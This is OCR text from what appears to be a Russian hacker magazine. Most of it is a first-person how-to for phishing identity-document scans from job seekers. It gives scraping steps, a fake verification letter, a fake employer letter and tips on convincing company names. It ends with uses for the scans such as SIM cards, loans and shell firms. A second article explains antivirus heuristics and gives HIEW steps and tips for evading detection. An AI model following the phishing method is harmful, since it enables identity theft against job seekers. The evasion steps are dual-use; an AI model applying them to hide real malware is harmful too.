
Но даже при таком тщательном поиске к нам может не попасть пара десятков анкет, в которых эти слова не встречаются. А это будет очень обидно. Попробуем исправить ситуацию. Каждый человек, заполняя анкету, указывает имя, фамилию, отчество, возраст и т.д., но если мы вобьем эти слова в поиск, он нам ничего не выдаст, так как скрипт поиска блокирует обязательные анкетные данные. Блокирует, но не все. Например, слово «образование» он пропускает, а это слово есть во всех анкетах независимо от того, заполнял человек эту форму или нет. Тем самым мы можем найти 100% анкет, которые были зарегистрированы в течение последних суток. Нас интересуют именно свежие анкеты! Следующим этапом мы заполняем все оставшиеся поля, основные из них:


<Выводить:> За последний день;

<Показывать на странице:> По 100 вакансий.

Нажимаем «Поиск резюме», и через пару секунд открываются страницы, на которых выложены резюме ищущих работу людей.

И, как ты уже понял, практически в каждой анкете присутствует мыльник. Мы аккуратно копируем все страницы и загоняем их в E-mail Extractor, который выделит почтовые адреса из текста. Небольшая спам-база у нас есть. Итак, мы подходим к очень ответственному моменту, а именно к составлению текста письма, которое мы будем рассылать жертвам. Дело в том, что после регистрации анкеты человеку приходит письмо, в котором администрация сайта просит подтвердить данные, указанные в анкете. Естественно, нам нужно зарегать мыльник типа to.zarplata@mail.ru. Вот пример текста письма:





Возраст: 22 года, знак Зодиака: Рыбы

3 фото

Сейчас на сайте!





Что еще поделать:
Оставьте мне голосовое сообщение | Послать ей сюрприз | Подмигнуть ей

Основное

Обо мне

Одинокая пышногрудая блондинка страдает венеризмом и хроническим недо$битом! Жду тебя мой лекарь!

Знакомства

Познакомлюсь:
с Парнем

› Анкета на сайте знакомств

Здравствуйте!
Сегодня Вы зарегистрировались и подали объявление на нашем сайте. По многочисленным просьбам работодателей, нами была введена система подтверждения указанной информации. Для подтверждения регистрации/VIP-аккаунта, мы просим Вас выслать скан паспорта (со второй по пятую страницы включительно), скан заграничного паспорта (если был указан в анкете) и скан водительского удостоверения (если был указан в анкете) на e-mail технического отдела: bla@bla.bla. После верификации (подтверждения) аккаунта в Вашем резюме будет сделана соответствующая отметка.

www.zarplata.ru
© Издательство «Деловой мир»

По количеству требуемых документов это самое наглое письмо, которое я рассылал. Скан водительских прав и загранпаспорта лучше исключить.
Если же нас интересуют сканы только водительских удостоверений, то делаем на сайте поиск по профессии «Водитель» и спамимся этим письмом по адресам найденных соискателей. В этом случае можно немного подредактировать письмо, заменив «по многочисленным просьбам работодателей» фразой «по приказу Мин. транспорта РФ» или любой другой, объясняющей необходимость высылки сканов документов.
Если нам нужны сканы загранпаспортов, то делаем отдельный поиск. Как правило, заполняя анкету, люди пишут, что у них есть загранпаспорт.
Я много раз изменял текст рассылки, но это мне не принесло никаких результатов до того момента, пока я не стал проделывать то же самое и с другими сайтами по поиску работы. Соискатель, чтобы быть уверенным, что его анкету все-таки заметят, как правило, регистрируется сразу на нескольких сайтах.
Так вот если подобное письмо приходит только с одного из этих сайтов, то человек может не отреагировать на него. Но если письмо такого плана приходит сразу с нескольких сайтов, на которых он выложил свое резюме, то обыватель уверенно отсылает данные.
Не знаю почему, может, это часть нашего менталитета ;)?
Самое главное — не допускать орфографических ошибок. Но от этого никто не застрахован :). Могу лишь сказать, что об этих ошибках ты узнаешь на следующий день из писем, в которых, указывая на них, тебя будут посылать на 3 веселых буквы.
Этот способ довольно привлекателен тем, что мы тратим очень мало времени (около пяти минут), ну а сканов получаем во много раз больше, чем использовав первый способ. Можно было бы на нем и остановиться, но есть способ еще лучше этого.

Способ #3

Хочу сразу сказать, что это мой самый любимый способ, он включает в себя способ #2 (или наоборот). Мы точно так же собираем небольшую спам-базу, по которой мы будем проходить уже не объявлениями от администрации ресурса, а предложениями от долгожданных работодателей.
Следующий этап — составление текста. Желательно, чтобы текст был без ошибок, но это необязательное условие, так как люди, на которых рассчитан развод, не слишком грамотные. Лично я при написании этой статьи в тексте, который приведен ниже (а я им много раз спамился), нашел элементарную ошибку :).
Текст сообщения должен быть примерно следующий:

Здравствуйте!
Мы рассмотрели Ваше резюме на сайте www.zarplata.ru, и Вы нам вполне подходите. Вам следует пройти собеседование, но прежде в целях безопасности мы просим Вас выслать на наш электронный адрес копию первой страницы паспорта, а также копию Вашей прописки. Полную информацию о нашей компании Вы сможете найти на сайте www.zarplata.ru.

Компания «Рога&Копыта»

Как показала практика, текст сообщения практически не влияет на количество присылаемых сканов. А что же тогда влияет? Может, это звучит немного глупо, но огромное число людей обращает внимание на название компании. Да, именно от названия компании зависит количество добытых сканов паспортов. Компания под названием «Гранит-М», которую я придумал в пьяном бреду прямо перед рассылкой писем, показала не самые лучшие результаты, «Менвис-Элит» проявила себя как нельзя лучше, но рекордсменом стала другая выдуманная компания. Я решил объединить вышеописанные инстинкты (продолжения рода и потребления пищи) и в один прекрасный момент понял, что нефть — как секс: о ней все думают, но никто не говорит. Не размышляя долго над названием, я остановился на слове «нефтестрой». Благодаря этому названию удалось достичь невиданных результатов — 60% людей выслали сканы :). Да, при слове нефть у людей невольно сносит башню, перед глазами появляется черная икра, море, девушки, Феррари… и они готовы сделать все что угодно, лишь бы устроиться на это престижное и высокооплачиваемое место.
Если ты внимательно прочитал текст письма и представил себя на месте жертвы, то наверняка заметил один из минусов этого способа — во фразе: «Полную информацию о нашей компании Вы сможете найти на сайте www.zarplata.ru». Очень большое число сканов не доходит именно из-за этой строчки. Люди начинают искать какую-либо информацию о выдуманной компании, ничего не находят, забивают на это или же пишут тебе на мыло, что ничего не нашли про компанию, иногда высылают скан. Одно могу сказать точно, без этой строчки сканов становиться меньше. Но если

Форма поиска резюме | Каталог резюме | Аукцион вакансий

Основные критерии

Раздел:	Все
Рубрика:	
Выбранные профессии: список профессий	все
Ключевые слова:	образование Все слова / Хотя бы одно / Точное соответствие
Исключить слова:	
Регион:	Все

Дополнительные критерии

Возраст:	от 0 до 99 лет
Пол:	
Гражданство:	Не имеет значения
Образование:	Не имеет значения
Зарплата: (Внимание! Зарплату часто указывают только в тексте объявления.)	от 0 до 10000 $
Занятость / график работы:	Не имеет значения
Опыт работы:	Не имеет значения
Выводить:	Все
Сортировка / фильтр:	по дате
Показывать на стр.:	по 100 вакансий

очистить найти

> Заполняем поля для поиска резюме

лень еще не поработила твой ум (как поработила мой :)), то ты сможешь за час состряпать (а лучше передрать) сайт фирмы, от лица которой будет осуществляться рассылка. Останется лишь разместить его на бесплатном хостинге и вставить в текст письма линк. Идеальный вариант, если на сайте будет указан вечно занятый телефонный номер. В этом случае количество получаемых сканов подпрыгнет до небес :). Хочу добавить, что точно таким же способом можно добывать сканы документов не только граждан РФ, но и граждан Украины и Республики Беларусь (на днях мне попался скан гражданина Израиля :)).

Но и у этого способа (как и у предыдущих) есть некоторые недочеты. Перед каждой новой рассылкой нужно регать новый мыльник, созвучный с названием компании, от лица которой ты спамишься, так как старый 100% попадает в антиспам-базу, а следовательно, пробиваемость писем в Inbox упадет.

И конечно, твой мыльник попадает еще и в спам-базу, жертвы мстят :). Для любителей бронетехники хотелось бы напомнить, что для рассылки нужно юзать ломаный FTP и перед каждой рассылкой (и заходом на мыльник) необходимо цеплять анонимный прокси и включать VPN (если есть). Вот, собственно, и все! Через пару дней можно заходить на мыльник и собирать урожай :).

Общие минусы

Приходит очень много писем, в которых тебя морально унижают! Из них я наконец-то узнал, какой я сексуальной ориентации, откуда я появился на свет, кто я такой вообще и еще очень много о себе (а еще я научился материться :)). Также приходят письма такого плана: «Кстати, у меня папа в УБОП работает, он уже занимается вашим поиском, вычислить вас достаточно легко при современных технологиях…» (до сих пор ищут).

Существенным моральным минусом всех этих способов является то, что мы не можем посмотреть на лица людей в тот момент, когда они понимают, что их кинули :). В тот момент, когда разгоряченный казанова бежит к своей новой возлюбленной с бутылкой дешевого вина и с десятью рублевыми презервативами, звонит в дверь, а оттуда выходит 70-летняя бабка и посылает его на… Как бы я хотел посмотреть на его бледную физиономию. Наверняка он навсегда запомнит этот облом :).

«ПРИ СЛОВЕ НЕФТЬ У ЛЮДЕЙ НЕВОЛЬНО СНОСИТ БАШНЮ, ПЕРЕД ГЛАЗАМИ ПОЯВЛЯЕТСЯ ЧЕРНАЯ ИКРА, МОРЕ, ДЕВУШКИ, ФЕРРАРИ… И ОНИ ГОТОВЫ СДЕЛАТЬ ВСЕ ЧТО УГОДНО, ЛИШЬ БЫ УСТРОИТЬСЯ НА ЭТО МЕСТО»


А что дальше?

Итак, ты сейчас задумываешься над тем, что можно сделать с добытыми сканами. Как я уже писал, их можно продать, можно использовать в онлайн-играх, так как администрация игр просит указывать реальные данные, а в качестве подтверждения требует высылать скан паспорта :). На рынках можно регистрировать SIM-карты по сканам.

Я использовал скан при регистрации WM-кошелька. И, конечно же, сканы можно юзать для других, более серьезных афер (регистрация подставной фирмы, взятие кредита и т.д.). В общем, все зависит от твоих фантазии, возможностей и совести.

Заключение

В заключение хотелось бы сказать, что это статья направлена не на то, чтобы рассказать о каких-либо «заточенных» методах обмана людей. Нет, я писал эту статью с той целью, чтобы показать беспечность и доверчивость многих людей. Для развода человека стоит только пообещать что-то большее, чем то, что ему уже предлагают. Эти разводы были придуманы мной в далеком 2004 году, но они работают и до сих пор, более того, с каждым днем они приносят все больше прибыли. Надеюсь, что после прочтения этой статьи у тебя родился свой план маленькой аферы… ⌶



> Спамер и E-mail extractor ты сможешь найти на диске.



> Следует отдавать себе отчет в том, что эта статья была написана исключительно в ознакомительных целях и любые твои действия, нарушающие законы страны, в которой ты проживаешь, могут привести к уголовной ответственности. Не стоит практиковать эти методы, так как в этом случае ты рискуешь попасть под статьи УК РФ (включая статью 159 «Мошенничество»).


КРИС КАСПЕРСКИ

Обманчивый антивирус

ЛЮБОВЬ С ЭВРИСТИКОЙ В НЕПРИСТОЙНЫХ ПОЗАХ

ПО КАКИМ КРИТЕРИЯМ ЭВРИСТИКИ ВЕРШАТ СВОЙ СУД? РАЗРАБОТЧИКИ АНТИВИРУСОВ НЕ РАЗГЛАШАЮТ АЛГОРИТМОВ, НАИВНО ПОЛАГАЯ, ЧТО ТЕМ САМЫМ ОНИ УСЛОЖНЯЮТ ЖИЗНЬ ХАКЕРАМ, НО СТОИТ ЗАТАЩИТЬ ЭВРИСТИКА В ПОСТЕЛЬ, КАК ВСЕ ТАЙНОЕ СРАЗУ ЖЕ СТАНЕТ ЯВНЫМ. СТРАТЕГИЮ МЕХАНИЗМА ПРИНЯТИЯ РЕШЕНИЙ ЛЕГКО ОПРЕДЕЛИТЬ ЭКСПЕРИМЕНТАЛЬНО. ДЛЯ ЭТОГО ДАЖЕ НЕ ПОТРЕБУЕТСЯ БРАТЬ В ЛАПЫ ДИЗАССЕМБЛЕР, ДОСТАТОЧНО ПРОСТО СРАВНИТЬ «ЧЕСТНЫЕ» ПРОГРАММЫ С «НЕЧЕСТНЫМИ» И ВЫЯСНИТЬ ЧЕМ ОНИ ОТЛИЧАЮТСЯ.

Эвристические принципы




вристические анализаторы обладают поразительной способностью палить ни в чем не повинные программы, пропуская деструктивную заразу ниже радаров. Убытки от ложных позитивных срабатываний, на самом деле, очень значительны. Никакой дилер не возьмется распространять программу, если антивирус ругается на нее матом. То же самое относится и к простым пользователям, скачавшим дистрибутив непосредственно с web- или ftp-сервера самого разработчика. Вот и докажи после этого, что ты не козел, или, говоря математическим языком, козел не ты. Требуется приложить большие усилия, убеждая производителя антивируса, что твоя компания в своем штате «левых» людей не держит и деструктивного кода здесь нет (кто не верит, может заглянуть в исходные тексты, естественно, под подписку о неразглашении). Если повезет, создатели антивируса пойдут на уступки и добавят в базу новое правило, устанавливающее для данного файла флаг исключения, но незапятнанной репутации это, увы, не вернет.

Идет настоящая информационная война, свищут пули, летают гранаты, и на какой стороне баррикад ты бы ни находился, знать и учитывать характер эвристических анализаторов необходимо! Если антивирус ругается на программу, то это плохая программа и ее необходимо перепроектировать. Так что, прежде чем совершенствоваться в искусстве или делать себе харакири, лучше учи матчасть, и тогда круглый год будет весна и трава.

Приятный секс с эвристиком

Как известно, женская суть — есть точка схождения двух прямых — ее ног. Из этой точки на свет появляются антивирусы (ну, если не сами антивирусы, то их создатели




АНТИВИРУСНЫЕ СЛУЖБЫ ONLINE

Антивирусы, как известно, стоят денег (причем немалых), и этих антивирусов достаточно много для того, чтобы оставить нас всех без штанов, если покупать весь этот арсенал за живую наличность. Можно, конечно, добыть их в осле или ином парнокопытном, но это будет нечестно, да и места они занимают не меньше, чем стадо слонопотамов, а уж как конфликтуют друг с другом — только бивни летят! Демонстрационные версии, распространяемые забесплатно, зачастую поставляются в урезанном виде, без эвристического анализатора (причем этот факт далеко не всегда отмечен в документации), так что для объективного тестирования они категорически не подходят.
К счастью, практически все крупные игроки, присутствующие на антивирусном рынке, поддерживают бесплатные online-сканеры, а некоторые (как, например, «Лаборатория Касперского», www.avp.ru) даже предоставляют полноценный антивирус в виде ActiveX-модуля с поддержкой автоматического обновления — просто фантастика! Проблема в том, что антивирусных компаний очень много и плановый обход их служб занимает значительное время. Вот почему в Сети появились метаантивирусы, самостоятельно прогоняющие закачанный пользователем файл через все известные им online-сервисы. Одним из таких антивирусов является знаменитый virusscan.jotti.org. Единственными свойственными ему недостатками (за исключением обилия рекламы) являются чрезмерная загруженность (кстати говоря, косвенно свидетельствующая о его популярности) и вытекающая из нее необходимость подолгу простаивать в очередях, дожидаясь обслуживания.
Другой не менее знаменитый метаантивирус с громким именем VIRUS TOTAL (www.virustotal.com/en/indexf.html) намного более выносив в плане нагрузки, к тому же он автоматически ведет мониторинг вирусной активности, да и список поддерживаемых антивирусов у него шире.
Всякий уважающий себя программист просто обязательно должен проверить только что откомпилированный файл «на вшивость» — вдруг эвристикам захочется поругаться? К счастью, все эвристики, несмотря на их крутость, — довольно тупые создания, и их легко обмануть. Чуть позже я покажу как (для людей в погонах: речь идет о честных программах, созданных законопослушными программистами без мысли кому-то что-то оторвать или где-то навредить).



> Реакция антивирусов, собранных под крышей метаантивируса virusscan.jotti.org, на совершенно безобидный downloader




> Реакция антивирусов, собранных под крышей VIRUS TOTAL, на точку входа в файл, находящуюся в последней секции PE-файла

— наверняка) :). Собственно говоря, живого вируса (то есть софта, паразитирующего на других программах) народ не видел уже давно, и сейчас все чаще встречаются черви, троянские компоненты и другие программы, копирующие свою тушу на компьютер и передающие на нее управление тем или иным путем. Ни в какие файлы они не внедряются, поскольку это довольно сложно запрограммировать (намного сложнее, чем написать троянскую лошадь). Да и какой смысл внедряться в файл? Это в эпоху ранней молодости MS-DOS и тотального отсутствия интернета пользователи менялись файлами, как любовницами, «опыляя» и «переопыляя» друг друга перекрестным способом. Скорость распространения вирусов определялась именно интенсивностью «опыления». Сейчас же основная масса файлов скачивается из Сети. Достаточно выложить программу, начиненную взрывчаткой, на какой-нибудь сервер, устроить массовую рассылку или забросить shell-код через дыру в системе…
Отказ от механизма внедрения в исполняемый файл на 90% упрощает конструкцию вируса, попутно открывая невиданные ранее перспективы. На смену изощренным полиморфным генераторам пришли упаковщики и протекторы. Троянская лошадь, обработанная новой версией крутого (или не крутого, но малоизвестного) протектора, уже не будет распознана. Сигнатурный поиск отдыхает. Сейчас троянские компоненты пишутся на языках высокого уровня всеми кому не лень, и их популяция увеличивается на пару десятков экземпляров ежедневно. А многие атакующие программы разрабатываются специально под конкретную жертву и в антивирусные базы никогда не попадают!
Спасти ситуацию может только правильная политика разграничения доступа и эвристический анализ. Операционные системы семейства NT позволяют выборочно назначать привилегии и устанавливать произвольные права доступа к файлам и ветвям системного реестра. Троянская лошадь, запущенная из-под ограниченного аккаунта, может обильно унавозить территорию, но ничего деструктивного не совершит. Естественно, при условии, что в системе нет дыр, а тот, кто сидит за штурвалом этой самой системы, умеет рулить. К сожалению, подавляющее большинство пользователей знает только две кнопки (одна из которых — тормоз), а программисты до сих пор не могут научиться писать программы, работающие на минимально возможном уровне привилегий. Вот пользователи и сидят под «администраторами», молясь на эвристику, словно на икону. Но икона — это только графический интерфейс. Что же находится под ним?

Внутри эвристика

Архитектурно эвристик состоит из следующих модулей: набор статических распаковщиков, эмулятор ЦП (а в некоторых случаях и операционной системы), реконструктор структур данных и поток управления (data and control flows). Поверх них «натянут» сам эвристический анализатор, представляющий собой совокупность детекторов правил.
В чистом виде система правил совершенно бесполезна, и чтобы эвристический анализатор работал как полагается, ему необходимы данные, собираемые остальными компонентами антивируса.
AVP славится своим арсеналом статических распаковщиков и оперативно обновляемой базой данных. Эмулятор (или то, что они называют этим словом) у них явно слабоват. Простая модификация кода упаковщика «ослепляет» AVP, и с протекторами уровня ASProtect эмулятор AVP уже не справляется. У NOD32, напротив, база статических упаковщиков так себе, на уровне слабого подобия левой руки, но зато эмулятор поддерживает практически полный набор инструкций процессора, в том числе MMX и FPU. Но Norman Virus Control в этом смысле еще круче. Помимо виртуального процессо-



> Реакция антивирусов, собранных под крышей virusscan.jotti.org, на точку входа в файл, находящуюся в последней секции PE-файла

> Реакция антивирусов, собранных под крышей virusscan.jotti.org, на HIEW, упакованный протектором Viogen Crypt

ра, он создает своеобразную «песочницу» (sandbox), эмулирующую реестр и файловую систему, что позволяет ему запускать исследуемый файл и без всякой эвристики обнаруживать происходящие изменения. Но все, что касается распаковщиков, — первая стадия анализа, за которой немедленно следует вторая — выявление совокупности признаков, характерных для троянских коней и практически никогда не встречающихся в честных программах.

В общем виде поставленная задача решения не имеет, и потому приходится создавать так называемые «наборы правил». Например, если аргумент szFileName функции UrlDownloadToFile (равно как и FTPGetFileA) указывает на исполняемый файл, NOD32 выставляет флаг 142h, означающий «probably unknown NewHeur_PE virus». То же самое происходит, если вслед за UrlDownloadToFile идет вызов ShellExecute.

Сложнее всего разобраться в потоке вызовов: во вредоносном коде эти функции не всегда следуют непосредственно друг за другом, разделяясь мусорными инструкциями; аргументы функций перегоняются через несколько регистров/переменных и т.д. Вот тут-то анализатор потока управления и выручает. Вместо утомительной и совершенно бесперспективной трассировки (выполняемой, естественно, на виртуальном ЦП) эвристик просто хватает константные смещения, пытаясь преобразовать их в указатели, образующие паутину перекрестных ссылок (по такому же принципу, кстати говоря, работает и IDA Pro). Имея в своем распоряжении распакованный образ файла в памяти, эвристический анализатор находит все используемые переменные, затем по перекрестным ссылкам определяет места их инициализации, а также варианты использования этих переменных всеми возможными способами ('o' — offset, загрузка указателя; 'r' — read, чтение содержимого; 'w' — write, запись). Конечный результат работы представляет собой сложную структуру данных, в которой все переменные представлены теми значениями, какие они будут иметь на момент вызова соответствующих API-функций. Разумеется, без помощи эмулятора анализатор структур данных не обходится, поскольку в противном случае простейший XOR мог бы замаскировать всю нежелательную троянскую активность. Или вот, например, как без эмулятора определить, какие значения имеют переменные foo и pAPI в следующем коде:

ПРИМЕР КОДА, ТРЕБУЮЩЕГО ПРИМЕНЕНИЯ ЭМУЛЯТОРА ЦП

```
    MOV [foo], offset text _ file
    XOR EAX,EAX
    JNZ init _ aAPI
    MOV [foo], offset exe _ file
init _ aAPI:
    MOV [pAPI], offset CreateFileA
    XOR ECX,ECX
    JNZ call _ pAPI
    MOV [pAPI], offset GetVersion
call _ pAPI:
```

Если учитывать только перекрестные ссылки, то антивирус увидит, что обе переменные инициализируются дважды, но какое из двух значений правильное? Без эмулятора, антивирус должен перебрать 4 комбинации, а в реальной программе этих комбинаций окажется сотни миллионов! А эмулятор ЦП тут же покажет, какие условные переходы выполняются, а какие нет. Однако, эмуляторы не всесильны. Например, они не понимают самомодифицирующегося кода, недокументированные инструкции, да и просто незнакомые им команды. Поскольку в x86 команды имеют разную длину, то продолжить декодирование и эмуляцию инструкций после встречи с неизвестной командой эмулятор не может. Но тут его выручают перекрестные ссылки на данные, и тогда вместо анализа всего кода программы от точки входа до многодетной матери происходит отрывочный анализ тех фрагментов, на которые указывает хотя бы одна перекрестная ссылка. Вывод: чтобы «ослепить» анализатор потоков данных следует исключить все константные смещения, заменив их сложными математическими преобразованиями, неподвластными эмулятору.

Впрочем, многие программы палятся и без всякой эмуляции. Антивирусу достаточно взглянуть на точку входа, и, если она указывает на последнюю загружаемую секцию файла или лежит внутри PE-заголовка, файл приговаривается к расстрелу без предупреждения. Если в оригинальной точке входа находится jump на вирусный код, эвристические анализаторы оставляют этот факт без внимания. Интересно почему. Ведь в честных программах такие трюки практически не встречаются.


Но это все была теория. Теперь самое время перейти к практике и продемонстрировать несколько совершенно безобидных программ, вызывающих недовольство эвристических анализаторов.

Не выносите точку входа за пределы .text

Утро начинается с зарядки (если не с тяжелого похмелья), ну а хакерство — с легкой разминки, которой в данном случае будут игры с точкой входа в PE-файл. Создадим простейшую программу, откомпилируем ее и будем пытать, прямо как немцы пленных в Гестапо:

ПРОГРАММА, ПРЕДНАЗНАЧЕННАЯ ДЛЯ ЭКСПЕРИМЕНТОВ С ТОЧКОЙ ВХОДА

```
#include <stdio.h>
main()
```



› PEiD показывает, что HIEW запакован протектором Virogen Crypt 0.75

```
{
  printf(«hello!\n»);
}
```

Убедившись, что все (до единого) антивирусы к ней благосклонны, загружаем файл в HIEW, нажимаем <ENTER> для перехода в hex-режим и давим <F8>, чтобы отобразить PE-заголовок. Смотрим на RVA-адрес точки входа (в моем случае он равен 1043h), складываем его с Image base (400000h) и получаем 401043h. Записываем полученное значение на бумажке и нажимаем <F6>, показывающую каталог секций. Подгоняем курсор к секции .data, давим <ENTER> и спускаем курсор на несколько строк вниз, где начинаются сплошные нули (в моем случае это 4060A0h). Нажимаем еще раз <ENTER> для перехода в ассемблерный режим и <F3> для разрешения редактирования. После этого вводим следующую последовательность команд: MOV EAX, 401043h/JMP EAX, где 401043h — адрес моей точки входа. Сохраняем изменения с помощью <F9>, двойным нажатием на <ENTER> возвращаемся в hex-режим, переходим в начало файла, находим сигнатуру «PE», отсчитываем от ее начала 28h байтов и записываем RVA-адрес новой точки входа, в нашем случае равный 60A0h (4060A0h — Image base). Естественно, записывать его надлежит в обратном порядке (A0h 60h). Сохраняем изменения, выходим из HIEW'а и загружаем файл в свой любимый метаантивирус, например в virusscan.jotti.org. Все антивирусы отвечают гробовым молчанием, лишь sandbox emulation («эмуляция в песочнице») выбрасывает желтый флаг опасности, предупреждая, что это может быть malware.

А вот VIRUS TOTAL дает куда более суровый результат и довольно-таки здорово ворчит, выдавая нам замечательную табличку, которая представлена ниже.

А теперь слегка изменим тактику и передвинем точку входа в PE-заголовок (например, можно поместить MOV EAX, 401043h/JMP EAX за концом таблицы секций, следом за .text, .data). Товарищ virusscan.jotti.org сразу же взводит красный флаг: «INFECTED/MALWARE», а антивирус ArcaVir говорит: «Heur.Win95». Очевидно, «Heur» — сокращение от «heuristic» — «эвристика».

